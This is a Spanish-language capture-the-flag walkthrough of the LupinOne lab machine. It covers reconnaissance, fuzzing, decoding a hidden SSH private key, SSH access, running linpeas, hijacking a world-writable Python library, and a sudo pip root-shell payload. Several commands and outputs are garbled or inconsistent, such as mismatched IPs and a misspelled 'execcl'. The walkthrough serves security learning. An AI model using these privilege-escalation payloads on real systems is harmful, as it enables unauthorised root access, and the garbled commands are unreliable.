

Vamos a hackear una máquina de nivel "Medium" por el valor de dos puntos. Lo primero que debemos hacer es, además de levantar el Kali y Lupin, dejar las máquinas en host-only, a partir de aquí podremos hacer la práctica.

1. Primero haremos un Netdiscover a nuestro adaptador de red para descubrir la IP de Lupin, en este caso 192.168.56.101

```
Currently scanning: 192.168.33.0/16 | Screen View: Unique Hosts
```

1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 60


IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.101	08:00:27:8f:8f:aa	1	60	PCS Systemtechnik GmbH	

2. Después le haremos un nmap para descubrir los puertos y servicios abiertos


```
(root@kali)~[/home/kali]
# nmap -sC -sV 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-04 06:14 EST
Nmap scan report for 192.168.56.101
Host is up (0.00052s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
MAC Address: 08:00:27:8F:8F:AA (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.20 seconds
```

3. Después abriremos Firefox y pondremos 192.168.56.101 y descubriremos que hay una página web



4. Si buscamos el apartado /~myfiles descubriremos un error 404



5. Ahora vamos a buscar los archivos y directorios ocultos mediante ffuf, por lo que meteremos el siguiente comando en consola para descubrir que hay un directorio llamado "secret"

```
(root@kali)~[/home/kali]
# ffuf -c -u http://192.168.56.101/~FUZZ -w /usr/share/wordlists/dirb/common.txt


Error:

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.56.101/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 2ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

6. Ahora lo abriremos en el navegador y descubriremos un mensaje del creador de la máquina



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,  
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.  
I'm smart I know that.  
Any problem let me know

**Your best friend icex64**

7. Ahora vamos a volver a usar ffuf para encontrar la clave el archivo mysecret.txt

```
(root@kali)~[/home/kali]
# ffuf -c -ic -u http://192.168.56.101/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html

Hello Backdoor, I hope you like my secret directory, I created like this to share with you my create ssh private key, I'm hiding it here so others dont find it and crack my passphrase with fasttrack. I'm smart right?
Any problem let me know

v2.1.0-dev
Your IP: 10.10.10.10 i686_64

:: Method           : GET
:: URL              : http://192.168.56.101/~secret/.FUZZ
:: Wordlist          : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions      : .txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout           : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
:: Filter           : Response status: 403

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 2ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 17ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 18ms]
:: Progress: [262953/262953] :: Job [1/1] :: 10000 req/sec :: Duration: [0:00:33] :: Errors: 0 ::
```

8. Si ponemos ese archivo en el buscador descubriremos un mensaje que debemos descifrar

9. Copiaremos el texto y desde el sitio web "Cyberchef", lo descifraremos mediante Base58 y descubriremos que el contenido del txt es una clave ssh

192.168.56.101/~secret/
192.168.56.101/~secret/.mys
From Base58 - CyberChef

https://gchq.github.io/CyberChef/#recipe=From\_Base58('123456789ABCDEF...')

Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

Download CyberChef
Last build: 10 hours ago - Version 10 is here! Read about the new feat...
Options
About / Support

Operations	Recipe	Input
base	From Base58	34mXSKHA1M4MF7dPewvQsAkvxRTcmewRwZ6DKZv2MY1ezWd7mLv wGo9t19SMTXrkrxHQ8DShuNorjCzNCuxLNG9ThpPgWJoFb1sJL1i c9QVTvDHCJnD1AKdCjtNHRG973BVZNUF6DwbFq5d4CTLN6jxtCFs 3XmoKquzEY7MiCzRaq3kBNAFYNCoVxRBU3d3aXfLX4rZXEDBFAGt umkRRmWowkNjs2JDZmzS4H8nawmMa1PYmrr7aNDPEW2wdbjZurKA ZhheoEYcvP9dfqdbL9gPrWfNBjyVBXR08EzWfZKNkb1ewPh1sYzUb PPhgruxWANCH52gQpFATNqmtTJZFjsfpiXLQjdBxdzfz7pWvK8ji vhnQaiajw3pwt4cZxwMfcrrJke14vN8Xbyqdr9zLFjZDJ7nLdmuX TwxPwD8Seoq2hyEhR97DnKfMY2LhowGaHoFqycPcax5FCPNf9Cft 4n4nYGLau7c15uC7Zmss1T1jHTjKy7J9a4q614GFDDZULTkw8Pmh 92fuTdK7Z6fweY4hZyGdUXGtPXveXwGwES36ecCpYXSPW6ptVb9 Rx81AZFPgnts85PYS6AD2eUmge6KGzFopMjYLma85X55Pu4tCxy F2FR9E3c2ztryG6N2oVTnyZt23YrEhEe9kcCX59RdhrDr71Z3zg QkAs8uPMM1JPvMngdyNzpgEGGg9czgBaN5PwPwBwftg9fte4xY yvJ1BFN5wDvTyfHutcn1oRTDow67w5zz3adJLDnXLQc6MaowZJ2z yh4PAc1vpstCRtKQt35JEdwfwUe4wzNr3sidChw8VuMU1Lz1cAjv
To Base	Alphabet 123456789ABCDEF... Remove non-alphabet chars	
To Base32		
To Base45		
To Base58		
To Base62		
To Base64		
To Base85		
From Base32		
From Base45		
From Base58		
From Base62		
From Base64		
From Base85		
Show Base64 offsets		
Bcrypt parse		
BSON serialise		

STEP

BAKE!

Auto Bake

Output

```

-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktZjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0
AAAAGAAAABDy33c2Fp
PBYYANne4oz3usGAAAAEAAAAEAAAAAB3NzaC1yc2EAAAADAQ
ABAAACAQDBzhJzcjvk
9Gxiytp1gT9z/mp91Nq0U9QoAwop5JNxeFm/j5KQmdj
/JB7sQ1hBot0NvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEKx894B/PqUT0DesMEV
/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzokn/ExVKApsdimIRvGhsv4ZMmMZEKTIoTEGz7rad7QHDEXiusW
l0hkh33rQZCrFsZF7
J0wKgLrX2pmoMQC6o420QJaNLBzTxCY6jU2BDQECovURPL7eJa0/
nRfCaOrIzPfZ/NNYgu
/D1f1CmbXEScVm1D71cbPqwfWKGf3hWeEr0WdQhEuTf50yDICwUb
g0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbK39ImmV6Jubj6JmpHXewew

```

4688

1

Raw Bytes

LF

3433


50

37ms


Raw Bytes

LF


10. Copiaremos la clave y la pegaremos en un archivo con nano



11. Vamos a meter la clave rsa en un archivo llamado hash



12. Ahora vamos a usar johntheripper para crackear la contraseña



13. Ahora teniendo en cuenta la contraseña que aparecía en la página web y la contraseña que acabamos de descifrar, vamos a hacernos una shell remota mediante ssh





16. Posteriormente nos descargaremos el script `linpeas.sh` y lanzaremos un servidor http en el puerto 80

```
(kali㉿kali)-[~]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.100: - [06/May/2024:12:34:56] "GET / HTTP/1.1" 200 1234
```

- 17.Desde la terminal remota nos iremos a /tmp y cogeremos el archivo de lineas mediante wget

```
icex64@LupinOne:~$ cd /tmp
icex64@LupinOne:~/tmp$ wget 192.168.56.102/linpeas.sh
--2024-02-04 09:03:07-- http://192.168.56.102/linpeas.sh
Connecting to 192.168.56.102:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847924 (828K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh           100%[=====>] 828.05K  --.-KB/s  in 0.01s

2024-02-04 09:03:07 (70.0 MB/s) - 'linpeas.sh' saved [847924/847924]

icex64@LupinOne:~/tmp$
```

18. Le damos permisos de ejecutable al script y lo ejecutamos

```
icex64@Lupin0ne:/tmp$ ls  
linpeas.sh  
systemd-private-9a45740b1e64429ba2f516ce42b4455-apache2.service-WGnYlf  
systemd-private-9a45740b1e64429ba2f516ce42b4455-systemd-logind.service-KSJQwj  
systemd-private-9a45740b1e64429ba2f516ce42b4455-systemd-timesyncd.service-6rWLDg  
icex64@Lupin0ne:/tmp$ chmod +x linpeas.sh  
icex64@Lupin0ne:/tmp$ ./linpeas.sh
```



```
+-----+  
|               |  
|    Do you like PEASS?    |  
|               |  
+-----+  
| Get the latest version   : https://github.com/sponsors/carlospopolop |  
| Follow on Twitter        : @hacktricks_live                         |  
| Respect on HTB           : Sir@roccoli                             |  
+-----+  
|             Thank you!            |  
+-----+
```

```
linpeas-ng by carlospopolop
```

**ADVISORY:** This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or any other collaborator. Use it at your own computers and/or with the computer owner's permission.

**LINUX PRIVILEGE CHECKLIST:** [https://book.hacktricks.xyz/linux-hardening/linux-privilege-escapation-checklist](https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist)

**LEGEND:**

19. Vamos a empezar a reventar la librería de python, primero vamos a ver sus permisos

```
icex64@LupinOne:/tmp$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct 4 2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$
```



20. Editaremos el script y pondremos "os.system("/bin/bash")"

```
GNU nano 5.4 /usr/lib/python3.9/webbrowser.py *
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading

os.system("/bin/bash")
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {}
_tryorder = None
_os_preferred_browser = None

def register(name, klass, instance=None, preferred=False):
    """Register a browser connector."""
    with _lock:
        if _tryorder is None:
            register_standard_browsers()
            _browsers[name.lower()] = [klass, instance]

        # Preferred browsers go to the front of the list.
        # Need to match to the default browser returned by xdg-settings, which
        # may be of the form e.g. "firefox.desktop".
        if preferred or (_os_preferred_browser and name in _os_preferred_browser):
            _tryorder.insert(0, name)
        else:
            _tryorder.append(name)

def get(using=None):
    """Return a browser launcher instance appropriate for the environment."""
    if _tryorder is None:
        with _lock:
            if _tryorder is None:
                register_standard_browsers()
    if using is not None:
        alternatives = [using]
    else:
        alternatives = _tryorder
    for browser in alternatives:
        if '%' in browser:
            # User gave us a command line, split it into name and args
```

21. Sin embargo, icex64 no tiene permisos de administrador, no como arsene (Contiene la librería)

```
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
  (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$
```

22. Vamos a cambiar de usuario

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$
```

23. Si hacemos sudo -l veremos otra vulnerabilidad. Podemos hacer escalado de privilegios por pip

```
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
  (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$
```

24.Tendremos que poner los siguientes comandos uno por uno para conseguir la shell root

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install STF
```

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execcl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty)') " > $TF/setup.py
y
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.Uib5lBN1lm
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

25. Ya somos root, si navegamos hasta /root descubriremos la segunda flag

[illegible]